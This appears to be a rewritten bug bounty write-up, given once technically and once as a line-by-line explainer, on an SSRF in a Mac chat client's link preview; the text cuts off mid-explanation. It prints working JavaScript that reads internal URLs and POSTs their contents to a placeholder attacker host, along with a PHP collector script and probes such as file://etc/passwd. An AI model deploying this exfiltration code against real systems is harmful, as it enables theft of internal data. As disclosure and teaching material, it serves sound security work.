BugBounty | A Simple SSRF
A chat interface in a Mac client previewed URLs by fetching them with a browser user agent, allowing an attacker to make requests to internal IP addresses. Because the preview executed JavaScript without same-origin restrictions, an attacker could read and exfiltrate the full content of internal services.

First of all, its web assets have several subdomains. After I tested it for a while, I plan to look at the mac client.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program, so the researcher does not name the company or the product. The work started on the program's web assets, which have several subdomains. After testing those for a while, the researcher moved to the Mac desktop client. That client has a chat interface, and the chat interface is where the SSRF was found.
The feature that misbehaved appears to be a link preview. When a URL is sent in a chat message, the client seems to fetch it and show a preview: a title and favicons. That suggests the client makes an outbound request to an address chosen by whoever sends the message.
Setup
The researcher installed the Mac client, signed up and logged in, and reached the chat interface. To observe the outbound request, the researcher used a server under their own control and sent its IP address as a chat message. No specific tool versions are given in the report.
Finding it
After installation, sign up and login, the chat interface is visible. Sending a URL produces a preview, which the researcher describes as returning a title and favicons.

To see what the client actually sends, the researcher used their own server IP as the URL. The request arrived at that server.

Looking at the incoming request, the researcher found that the User-Agent header is the browser's UA header. That detail matters later: the fetch is not a plain server-side HTTP library call, it behaves like a browser.
Exploitation
Step 1: probe local and internal addresses
With a URL-controlled fetch confirmed, the researcher tried the obvious targets:
http://[redacted] https://[redacted] file://etc/passwd ….
and then a lot of common internal IP addresses. None of them produced a useful result.


Step 2: find a reachable internal host
The researcher then tried subdomain brute force, as well as some asset discovery sites, to find internal IP addresses. One IP turned up and appeared to work.

Step 3: submit, and hit the limit
The researcher submitted the vulnerability quickly, but the result was thin: as the report puts it, only a very small amount of content could be obtained.

Step 4: confirm JavaScript execution
Further testing showed that the fetched page also executes JavaScript, which is consistent with the browser User-Agent seen earlier. The researcher used a page that makes a synchronous XMLHttpRequest to Google and writes the length of the response into the DOM:
<html><p id='d1'></p>
<script>
    function get(url) {
        try {
            var req = new XMLHttpRequest();
            req.open('GET', url, false);
            req.send(null);
            if(req.status == 200)
                return req.responseText;
        } catch(err) {
        }
        return null;
    }
    var role = get('https://google.com');
    document.getElementById("d1").innerHTML=role.length;
</script></html>
The page successfully got Google's content length. In the researcher's reading, this does not seem to be blocked by the Same Origin Policy, so any internal network content can be read.
Step 5: exfiltrate internal content
The proof of concept has two parts. A PHP endpoint on the researcher's server appends whatever it receives in the cc POST field to save.txt:
<?php
file_put_contents("save.txt", $_POST['cc'] . "\n", FILE_APPEND);
?>
The HTML page fetches an internal address, then POSTs the escaped response body to that endpoint:
<html><p id='d1'></p>
<script>
function get(url) {
    try {
        var req = new XMLHttpRequest();
        req.open('GET', url, false);
        req.send(null);
        if(req.status == 200)
            return req.responseText;
    } catch(err) {
    }
    return null;
}
function post(url,content){
    var req = new XMLHttpRequest();
    req.open("POST", url, true);
    var formData = new FormData();
    formData.append("cc", content);
    req.send(formData);
}
var role = get('https://Internal ip');
post('https://xxxxxxxxxxx.com/xxx.php',escape(role));
document.getElementById("d1").innerHTML=role.length;
</script></html>
The get call targets the internal IP; post sends the escaped body to the attacker's PHP script. The researcher then checks save.txt, noting that the Burp Collaborator client can be used instead.

Because the body was escaped before sending, the saved content needs URL decoding.

With that, the researcher reports successfully getting the full content of any address on the internal network.
Step 6: fallback when the Same Origin Policy blocks
If the Same Origin Policy does block the read, the report points to DNS rebinding as the bypass for retrieving internal server content.

The technique is documented at https://github.com/mpgn/ByP-SOP.
Root cause
The chat client takes a URL from a message and fetches it to build a preview, and in the researcher's tests that fetch reached internal addresses. Because the fetch runs with browser behaviour (the browser User-Agent, and JavaScript execution), the fetched page's script can issue further requests and read their responses, so the Same Origin Policy did not contain the impact in the researcher's tests. The report does not describe the client's implementation, so the exact reason the internal address checks were absent is not stated.
Impact
Sending a message with a URL makes the client request that address, including internal ones. and, where the Same Origin Policy does not block the read, retrieve the full content of those addresses. The report notes that the first internal target yielded only a very small amount of content, and that the full-read result depended on the Same Origin Policy not blocking; DNS rebinding is given as the fallback when it does.
Fix
The measure it implies is to stop the preview fetch from reaching internal addresses, and to treat the preview as untrusted content rather than something that runs script with access to internal responses.
Variants to test
- Send a URL pointing at your own server and inspect the incoming request: a positive result is a request from the target's infrastructure, and the User-Agent tells you whether it is a browser-like fetch.
- Try loopback and file schemes (
http://[redacted],https://[redacted],file://etc/passwd) and common internal IP ranges: a positive result is any response reflected into the preview. - Use subdomain brute force and asset discovery to enumerate internal IPs, then feed them to the preview: a positive result is a preview title or favicon from an internal host.
- Host a page that performs a synchronous XMLHttpRequest to a known external site and writes the response length into the DOM: a positive result is the length appearing in the preview, which shows script execution and an unblocked cross-origin read.
- Host a page that reads an internal URL and POSTs the body to your collector, then decode the saved value: a positive result is the full internal response in your log.
- If the Same Origin Policy blocks the read, apply DNS rebinding as described in the ByP-SOP repository: a positive result is the internal content arriving at your collector despite the policy.
What happened, in plain words
A security researcher was taking part in a private bug bounty programme. A bug bounty programme is an arrangement where a company invites outside testers to look for security problems in its systems and pays them for reporting what they find. This one was private, which means only invited people could take part, and the researcher is not allowed to name the company or the product. The report never says who the company is.
The researcher first spent time on the company's websites, which are split across several subdomains. A subdomain is the part of a web address in front of the main name, like mail in mail.example.com. After testing those for a while, the researcher decided to look at the company's Mac desktop application instead. A desktop client is a program you install on your computer, as opposed to a website you open in a browser.
That Mac client has a chat interface, a place where you type messages to other people. The chat interface is where the researcher found the bug. The feature that misbehaved appears to be the link preview: when you send a web address (a URL) in a chat message, the client seems to fetch that address so it can show a small preview, with the page title and its favicon. A favicon is the tiny logo a website shows in a browser tab.
The problem is that the client fetched addresses the sender put in the message, including internal ones. That is the whole bug, and it has a name: SSRF, short for Server-Side Request Forgery. In plain terms, it means you can trick a program into making a request to an address of your choosing, including addresses the program can reach but you cannot, such as machines on the company's internal network. A useful comparison: imagine a receptionist who will dial any number you write on a form and read out whatever the person on the other end says. You cannot call the company's internal extension yourself, but the receptionist can, and will, if you write the number down.
Because the client fetched the researcher's own server, and because the request looked like it came from a browser, the researcher was able to go further: make the fetched page run JavaScript (small programs that run inside a web page) and read responses from other addresses, including internal ones. The researcher reports getting the full content of any address on the internal network, and got the highest bounty reward for this private project.
The setup
The researcher installed the Mac client, signed up for an account, logged in, and reached the chat interface. That is all the preparation the report describes; it does not mention any particular tool versions.
To watch what the client actually does, the researcher needed a server they controlled. A server here just means a computer on the internet that the researcher can run and read logs from. The idea is simple: if you send the client a URL that points at your own machine, and then you see a request arrive in your logs, you have proved that the client really does go out and fetch the address you gave it. That is the standard first test for this kind of bug, because it turns a guess into an observation.
Finding it
After installation, sign up and login, the chat interface is visible. Sending a URL produces a preview, which the researcher describes as returning a title and favicons.
To see what the client actually sends, the researcher used their own server's IP address as the URL. An IP address is the numeric address of a machine on a network, the equivalent of a street address for computers. The request arrived at that server.
Looking at the incoming request, the researcher found that the User-Agent header is the browser's UA header. A header is a small piece of extra information attached to a web request, like the label on a parcel. The User-Agent header tells the receiving server what kind of program made the request, for example which browser and operating system. This detail matters later: the fetch is not a plain server-side HTTP library call, it behaves like a browser. In other words, the client is not quietly downloading the page with a simple program; it is rendering it the way a browser would, and browsers run JavaScript.
Exploitation
Step 1: probe local and internal addresses
With a URL-controlled fetch confirmed, the researcher tried the obvious targets:
http://[redacted] https://[redacted] file://etc/passwd ….
Line by line:
http://[redacted]is the loopback address.[redacted]always means "this same computer". Asking a program to fetch it is a way of asking "can you reach services running on the machine you are installed on?"https://[redacted]is the same idea over the encrypted version of HTTP, the protocol browsers use to load pages.file://etc/passwduses thefile://scheme, which means "read a file from the local disk" rather than "make a network request"./etc/passwdis a well-known file on Unix-like systems that lists user accounts. If a program will fetchfile://URLs, it may hand you local files.- The
….is the researcher's shorthand for "and so on", meaning more variations of the same idea.
The researcher then tried a lot of common internal IP addresses. Internal addresses are the numeric ranges reserved for private networks, the ones companies use behind their firewalls. None of them produced a useful result.
Why do this at all? Because a link preview that can reach [redacted] or a private address is the classic proof of SSRF. If the preview comes back with something from inside, you have shown the client can be used as a stepping stone into the internal network.
Step 2: find a reachable internal host
The researcher then tried subdomain brute force, as well as some asset discovery sites, to find internal IP addresses. Subdomain brute force means trying a long list of likely subdomain names against the company's domain and seeing which ones exist. Asset discovery sites are public services that collect information about which machines and addresses belong to an organisation. One IP turned up and appeared to work.
This step is about widening the search. The common addresses did not answer, so the researcher went looking for the company's actual internal addresses, the ones that exist in its own network, and found one that the client could reach.
Step 3: submit, and hit the limit
The researcher submitted the vulnerability quickly, but the result was thin: as the report puts it, only a very small amount of content could be obtained.
This is a common moment in bug hunting. You have proved the bug exists, but the proof is weak: a tiny fragment of a response is not very convincing, and it does not show how much damage someone could do. So the researcher kept digging.
Step 4: confirm JavaScript execution
Further testing showed that the fetched page also executes JavaScript, which is consistent with the browser User-Agent seen earlier. JavaScript is the programming language that web pages use to make themselves interactive; when a browser loads a page, it runs the page's JavaScript. If the client runs JavaScript from a page it fetched, then that page's code can do things on the client's behalf, including making more requests.
The researcher used a page that makes a synchronous XMLHttpRequest to Google and writes the length of the response into the DOM. An XMLHttpRequest is the browser mechanism for fetching data from a server without leaving the page. "Synchronous" means the code waits for the answer before continuing, like standing at the counter until your order is ready. The DOM is the browser's in-memory model of the page; writing into it changes what is displayed.
<html><p id='d1'></p>
<script>
    function get(url) {
        try {
            var req = new XMLHttpRequest();
            req.open('GET', url, false);
            req.send(null);
            if(req.status == 200)
                return req.responseText;
        } catch(err) {
        }
        return null;
    }
    var role = get('https://google.com');
    document.getElementById("d1").innerHTML=role.length;
</script></html>
Line by line:
<html><p id='d1'></p>starts an HTML page and creates an empty paragraph with the named1, so the script has somewhere to write its result.<script>opens a block of JavaScript.function get(url) {defines a reusable piece of code calledgetthat takes a web address as input.try {begins a block where errors are caught rather than crashing the page.var req = new XMLHttpRequest();creates the browser object used to make a request.req.open('GET', url, false);prepares a GET request (the normal "please give me this page" request) to the given address. Thefalsemeans synchronous: wait for the answer.req.send(null);actually sends the request.if(req.status == 200)checks whether the server answered with 200, the standard code for "OK".return req.responseText;hands back the body of the response, the actual content.} catch(err) {catches any error, for example a network failure or a blocked request.}closes the catch block, andreturn null;means "give back nothing" if something went wrong.var role = get('https://google.com');calls the function on Google and stores the result.document.getElementById("d1").innerHTML=role.length;finds the paragraph namedd1and puts the length of the response into it, so the number becomes visible on the page.
The page successfully got Google's content length. In the researcher's reading, this does not appear to be blocked by the Same Origin Policy, which means any internal network content can be read. The Same Origin Policy is a browser safety rule: a page loaded from one site is normally not allowed to read the contents of a response from a different site. It exists so that a malicious website cannot quietly read your bank page while you are logged in. If that rule is not enforced here, then a page the client fetched can read responses from anywhere the client can reach, including internal machines.
Step 5: exfiltrate internal content
Exfiltration means getting the stolen data out to a place the attacker controls. The proof of concept has two parts. A PHP endpoint on the researcher's server appends whatever it receives in the cc POST field to save.txt. PHP is a programming language commonly used for the scripts behind web pages, and an endpoint is simply a URL on a server that does something when it is called. A POST request is the kind of request a browser sends when you submit a form, carrying data in the body rather than in the address.
<?php
file_put_contents("save.txt", $_POST['cc'] . "\n", FILE_APPEND);
?>
Line by line:
<?phpand?>mark the start and end of PHP code inside a file.file_put_contents("save.txt", ...)writes something into a file calledsave.txton the server.$_POST['cc']is the value the caller sent in the form field namedcc.. "\n"adds a newline after it, so each saved entry sits on its own line.FILE_APPENDmeans add to the end of the file instead of overwriting it, so repeated calls pile up.
The HTML page fetches an internal address, then POSTs the escaped response body to that endpoint:
<html><p id='d1'></p>
<script>
function get(url) {
    try {
        var req = new XMLHttpRequest();
        req.open('GET', url, false);
        req.send(null);
        if(req.status == 200)
            return req.responseText;
    } catch(err) {
    }
    return null;
}
function post(url,content){
    var req = new XMLHttpRequest();
    req.open("POST", url, true);
    var formData = new FormData();
    formData.append("cc", content);
    req.send(formData);
}
var role = get('https://Internal ip');
post('https://xxxxxxxxxxx.com/xxx.php',escape(role));
document.getElementById("d1").innerHTML=role.length;
</script></html>
Line by line:
- The
